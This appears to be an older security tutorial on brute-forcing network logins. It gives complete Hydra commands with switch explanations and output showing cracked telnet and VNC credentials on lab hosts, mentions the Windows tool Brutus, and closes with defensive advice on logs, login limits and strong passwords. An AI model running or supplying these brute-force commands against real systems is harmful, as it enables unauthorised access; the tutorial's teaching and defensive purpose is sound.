BRUTE FORCING LOGONS

The concept of brute-forcing is a fairly simple one, but also a very powerful one. Simply put what it means is this; an attacker will try every possible combination of characters in order to try to guess your password/key/etc. This is one of the reasons why good passwords are important (see here), because a brute-force attack will find your password, you need to ensure that the time it would take would make it technically unfeasible to try. We have also looked briefly at using brute-force to crack a password file you have (see here), but this time we will be looking at brute-forcing a login to certain services.

Why should I worry?
Well the two main reasons are:

1. Many companies do allow some services through their firewall, whether it be ftp, pop3, ssh or even a web page login to somewhere. All of these can be brute-forced, and thus can give an attacker a way in. Add to this the fact that the tools to do so are easy to use and to get.
2. The underlying concept of brute forcing has changed a bit. Many brute-forcing tools allow you to specify list of passwords or usernames. This is done because using these is faster than traditional brute-forcing. But with modern hard-drive sizes and methods (rainbow tables, combination attacks, etc) it is very feasible to create a file with a list of all possible character combinations, using such a file will cut down the time required to run such an attack.

Using a linux system
Let me start by showing you a utility you can use on linux and related systems - *Hydra*. This software is avaible from THC , it is a very useful command line based program able to work against many different protocols. Here is a listing from the 4.6 version I am using..

```
Supported protocols: [telnet ftp pop3 imap smb smbnt http https http-proxy
cisco cisco-enable ldap2 ldap3 mssql mysql nntp vnc socks5 rexec snmp cvs
icq pcnfs sapr3 ssh2 smtp-auth teamspeak]
```

Lets start with a simple service - telnet..

```
# hydra -L ./users -P ./pass -e ns -t 1 10.0.0.50 telnet -v
Hydra v4.6 (c) 2005 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2005-12-28 17:39:08
[DATA] 1 tasks, 1 servers, 64 login tries (l:8/p:8), ~64 tries per task
[DATA] attacking service telnet on port 23
[23][telnet] host: 10.0.0.50   login: easy   password: 12345
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 48 todo in 00:04h
[23][telnet] host: 10.0.0.50   login: public   password: joe
[STATUS] 18.50 tries/min, 37 tries in 00:02h, 27 todo in 00:02h
[23][telnet] host: 10.0.0.50   login: sue   password: joe
[STATUS] attack finished for 10.0.0.50 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2005-12-28 17:42:08
```

Now first off, this server has some very easy passwords and usernames setup (as you can see), now lets look at the switches I used..

- *-L*, to specify the list of usernames
- *-P*, to specify the list of passwords
- *-e*, to try both null and same (same as username) passwords
- *-t*, to specify the number of parralel processes to run

- then the target IP and service
- *-v*, for verbose

Lets try run it against something commonly used..


```
# hydra -l "" -P ./pass -e n -t 1 10.0.0.100 vnc  -V
Hydra v4.6 (c) 2005 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2005-12-28 17:49:28
[DATA] 1 tasks, 1 servers, 8 login tries (l:1/p:8), ~8 tries per task
[DATA] attacking service vnc on port 5900
[5900][vnc] host: 10.0.0.100   login:    password: 123456
[STATUS] attack finished for 10.0.0.100 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2005-12-28 17:49:30
```

As you can see it works just as well against VNC, all I changed was ...

- specified the username as null, *-l ""*
- stopped the check for same passwords, *-e n*

As you can see, simple, powerful and very usable.

Using a windows system
If I have to run off a windows system I use a program called *brutus* for checking logons. It can be found at Hoobie's (although when I went there recently I could not get to the site). It does not do as many services as Hydra by default but it is expandable. Let run it against a telnet service..



As you can see, it found two usernames with their passwords. Brutus is also capable of combination attacks. Again a simple, free and usable tool.

What can I do?
The way to protect against these types of attacks can be broken done into three main points..

1. Check your logs. Make sure you check any system logs for suspicious activity. While I was running these tests the target server's logs showed a lot of failed logins, always a sure sign of something happening
2. Setup your services properly. Only allow a certain number of logins before closing the session, and if possible lock down who can logon from where
3. Use good passwords.

And one last thing, test this type of thing before someone malicous does. You'll save yourself a world of heartache.

Last words
These attacks are very simple, very easily detectable and yes, they can be simply protected against. Just make sure you are protecting your network against them or someone will find the holes. As always have fun and learn.